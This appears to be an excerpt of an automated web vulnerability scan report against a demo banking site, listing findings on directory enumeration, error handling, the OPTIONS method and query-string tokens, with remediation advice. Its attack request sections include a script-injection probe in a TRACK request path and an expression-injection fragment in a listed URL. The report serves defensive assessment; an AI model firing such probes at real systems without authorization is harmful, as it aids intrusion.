Directory Enumeration vulnerabilities were discovered within your web application. Risks associated with an attacker discovering a directory on your application server depend upon what type of directory is discovered, and what types of files are contained within it. The primary threat, other than accessing files containing sensitive information, is that an attacker can utilize the information discovered in that directory to perform other types of attacks. Recommendations include restricting access to important directories or files by adopting a "need to know" requirement for both the document and server root, and turning off features such as Automatic Directory Listings that provide information that could be utilized by an attacker when formulating or conducting an attack.

Fix:

For Security Operations:
You should evaluate the production requirements for the found directory. If the directory is not required for production operation, then the directory and its contents should be removed or restricted by a server access control mechanism. More information about implementing access control schemes can be found in the References. Automatic directory indexing should also be disabled, if applicable.

For Development:
This problem will be resolved by the web application server administrator. In general, do not rely on 'hidden' directories within the web root that can contain sensitive resources or web applications. Assume an attacker knows about the existence of all directories and files on your web site, and protect them with proper access controls.

For QA:
This problem will be resolved by the web application server administrator.

Reference:

Implementing Basic Authentication in IIS
http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/abbca505-6f63-4267-aac1-1ea89d861eb4.mspx

Implementing Basic Authentication in Apache
http://httpd.apache.org/docs/howto/auth.html#intro

Attack Request:

GET /doc/ HTTP/1.1
Referer: https://zero.webappsecurity.co...TRUNCATED...

Attack Response:

HTTP/1.1 403 Forbidden
Date: Thu, 20 Mar 2014 22:37:58 GMT
S...TRUNCATED...

File Names:

- https://zero.webappsecurity.com:443/doc/

Low

Poor Error Handling: Server Error Message

Summary:

A server error response was detected. The server could be experiencing errors due to a misbehaving application, a misconfiguration, or a malicious value sent during the auditing process. While error responses in and of themselves are not dangerous, per se, the error responses give attackers insight into how the application handles error conditions. Errors that can be remotely triggered by an attacker can also potentially lead to a denial of service attack or other more severe vulnerability. Recommendations include designing and adding consistent error handling mechanisms which are capable of handling any user input to your web application, providing meaningful detail to end-users, and preventing error messages that might provide information useful to an attacker from being displayed.

Implication:

The server has issued a 500 error response. While the body content of the error page may not expose any information about the technical error, the fact that an error occurred is confirmed by the 500 status code. Knowing whether certain inputs trigger a server error can aid or inform an attacker of potential vulnerabilities.

Fix:

For Security Operations:

Server error messages, such as "File Protected Against Access", often reveal more information than intended. For instance, an attacker who receives this message can be relatively certain that file exists, which might give him the information he needs to pursue other leads, or to perform an actual exploit. The following recommendations will help to ensure that a potential attacker is not deriving valuable information from any server error message that is presented.

- Uniform Error Codes: Ensure that you are not inadvertently supplying information to an attacker via the use of inconsistent or "conflicting" error messages. For instance, don't reveal unintended information by utilizing error messages such as Access Denied, which will also let an attacker know that the file he seeks actually exists. Have consistent terminology for files and folders that do exist, do not exist, and which have read access denied.
- Informational Error Messages: Ensure that error messages do not reveal too much information. Complete or partial paths, variable and file names, row and column names in tables, and specific database errors should never be revealed to the end user. Remember, an attacker will gather as much information as possible, and then add pieces of seemingly innocuous information together to craft a method of attack.
- Proper Error Handling: Utilize generic error pages and error handling logic to inform end users of potential problems. Do not provide system information or other data that could be utilized by an attacker when orchestrating an attack.

Removing Detailed Error Messages

Find instructions for turning off detailed error messaging in IIS at this link:

http://support.microsoft.com/kb/294807

For Development:

From a development perspective, the best method of preventing problems from arising from server error messages is to adopt secure programming techniques that prevent problems that might arise from an attacker discovering too much information about the architecture and design of your web application. The following recommendations can be used as a basis for that.

- Stringently define the data type (for instance, a string, an alphanumeric character, etc) that the application will accept.

- Use what is good instead of what is bad. Validate input for improper characters.
- Do not display error messages to the end user that provide information (such as table names) that could be utilized in orchestrating an attack.
- Define the allowed set of characters. For instance, if a field is to receive a number, only let that field accept numbers.
- Define the maximum and minimum data lengths for what the application will accept.
- Specify acceptable numeric ranges for input.

For QA:

The best course of action for QA associates to take is to ensure that the error handling scheme is consistent. Do you receive a different type of error for a file that does not exist as opposed to a file that does? Are phrases like "Permission Denied" utilized which could reveal the existence of a file to an attacker? Inconsistent methods of dealing with errors gives an attacker a very powerful way of gathering information about your web application.

Reference:

Apache:
Security Tips for Server Configuration
Protecting Confidential Documents at Your Site
Securing Apache - Access Control

Microsoft:
How to set required NTFS permissions and user rights for an IIS 5.0 Web server
Default permissions and user rights for IIS 6.0
Description of Microsoft Internet Information Services (IIS) 5.0 and 6.0 status codes

Attack Request:

```
TRACK /<script>alert('TRACK');</script> HTTP/1.1
Referer: https://zero.webappsecurity.com/auth/accept-certs.html?user_token=38b91670-e2b5-4313-81c2-ea437e8fb44e
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.Attack"; SID="1CC2DF9446426DE0302F6D8A049F430C";
PSID="D5965265C55A806A75A0D12B00422E80"; SessionType="AuditAttack"; CrawlType="None"; AttackType="Search";
OriginatingEngineID="65cee7d3-561f-40dc-b5eb-c0b8c2383fcb"; AttackSequence="0"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="5152"; Engine="Request+Modify"; Retry="False";
SmartMode="NonServerSpecificOnly"; ThreadId="12"; ThreadType="StateRequestorPool";
X-RequestManager-Memo: StateID="16121"; sc="1"; ID="d74bd512-b069-45d2-af8f-2023afe8833f";
X-Request-Memo: ID="f0966ced-cb45-44bb-8edd-5386208fc644"; ThreadId="45";
Cookie: CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51
```

Attack Response:

```
HTTP/1.1 501 Method Not Implemented
Date: Thu, 20 Mar 2014 22...TRUNCATED...
```

File Names:

- https://zero.webappsecurity.com:443/<script>alert('TRACK');</script>
- https://zero.webappsecurity.com:443/auth/accept-certs.html?redirect:%25{138646%2b102234%2b'f60cec015

Informational

System Information Leak: OPTIONS HTTP Method

Summary:

The server supports the OPTIONS HTTP method. The OPTIONS method is used to determine what other methods the server supports for a given URI/resource.

Reference:

RFC 2616 Section 9: HTTP Methods:
http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html

Apache:
Apache HTTP Server Version 2.0
Apache HTTP Server Version 1.3

Microsoft:
UrlScan Security Tool
How to configure the URLScan Tool
Setting Application Mappings in IIS 6.0

Attack Request:

```
OPTIONS / HTTP/1.1
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.Attack"; SID="38051A84A30D6A89E622EDAC550B62E3";
PSID="D5965265C55A806A75A0D12B00422E80"; SessionType="AuditAttack"; CrawlType="None"; AttackType="None";
OriginatingEngineID="65cee7d3-561f-40dc-b5eb-c0b8c2383fcb"; AttackSequence="0"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="10282"; Engine="Request+Modify"; Retry="False";
SmartMode="NonServerSpecificOnly"; ThreadId="12"; ThreadType="StateRequestorPool";
X-RequestManager-Memo: StateID="15977"; sc="1"; ID="81b4dbf8-6f85-4a4e-a441-4597f6ee0a50";
X-Request-Memo: ID="0cad6acf-fdd1-4a77-b6e2-d08954dc29f4"; ThreadId="37";
Cookie: CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51
```

Attack Response:

```
HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:43:14 GMT
Server: ...TRUNCATED...
```

File Names:
- https://zero.webappsecurity.com:443/

Best Practice

Transport Layer Protection: Insecure Transmission

Summary:

An area of the web application that possibly contains sensitive information or access to privileged functionality such as remote site administration functionality utilizes query strings to pass information between pages. Information in query strings is directly visible to the end user via the browser interface, which can cause security issues. At a minimum, attackers can garner information from query strings that can be utilized in escalating their method of attack, such as information about the internal workings of the application or database column names. Successful exploitation of query string parameter vulnerabilities could lead to an attacker impersonating a legitimate user, obtaining proprietary data, or simply executing actions not intended by the application developers. Recommendations include performing server-side input validation to ensure data received from the client matches expectations.

Fix:

For Development:

The best way to ensure that attackers cannot manipulate query string parameters is to perform server-side input validation. Never implicitly trust any data returned from the client. Utilize strong data typing to ensure that numeric values are actually numeric values, for example, and that data received from a client matches what is expected.

Although not a perfect solution, as there are other methods of gathering this information, you can add a layer of protection by utilizing POST statements instead of GET for HTML form information submittal. The POST method sends form input in a data stream, not as part of the URL as with GET statements. The advantages of the POST method is that data is not visible in the

browser location window and is not recorded in web server log files. Be advised, however, that POST data can still be sniffed.

For Security Operations:

Query string vulnerabilities will ultimately require a code-based solution. The best way of preventing these issues from a Security Operations perspective is to implement a "secure coding" development policy that prohibits placing potentially sensitive information or access to functionality inside query strings.

For QA:

From a QA perspective, scrutinize any query string variables displayed in the URL for information that could be potentially utilized by an attacker. Things to look for include the following:

- User Identification: Look for values that obviously represent a user, such as a social security number, a username, or something similar.
- Session Identification: Are there values that remain constant for an entire session? Values to look for include sessionid, session, sid, and s.
- Architecture Identification: Are file, directory, or pathnames best left hidden displayed in the query string?

Ensure these values cannot be easily guessed, or adjusted to impersonate a legitimate user, access sensitive information, or utilized for other malicious activity.

Attack Request:

GET /auth/accept-certs.html?user_token=38b91670-e2b5-4313-81c2-ea437e8fb44e HTTP/1.1
Ho...TRUNCATED...

Attack Response:

HTTP/1.1 302 Found
Date: Thu, 20 Mar 2014 22:34:27 GMT...TRUNCATED...

File Names:

- https://zero.webappsecurity.com:443/auth/accept-certs.html?user_token=38b91670-e2b5-4313-81c2-ea437e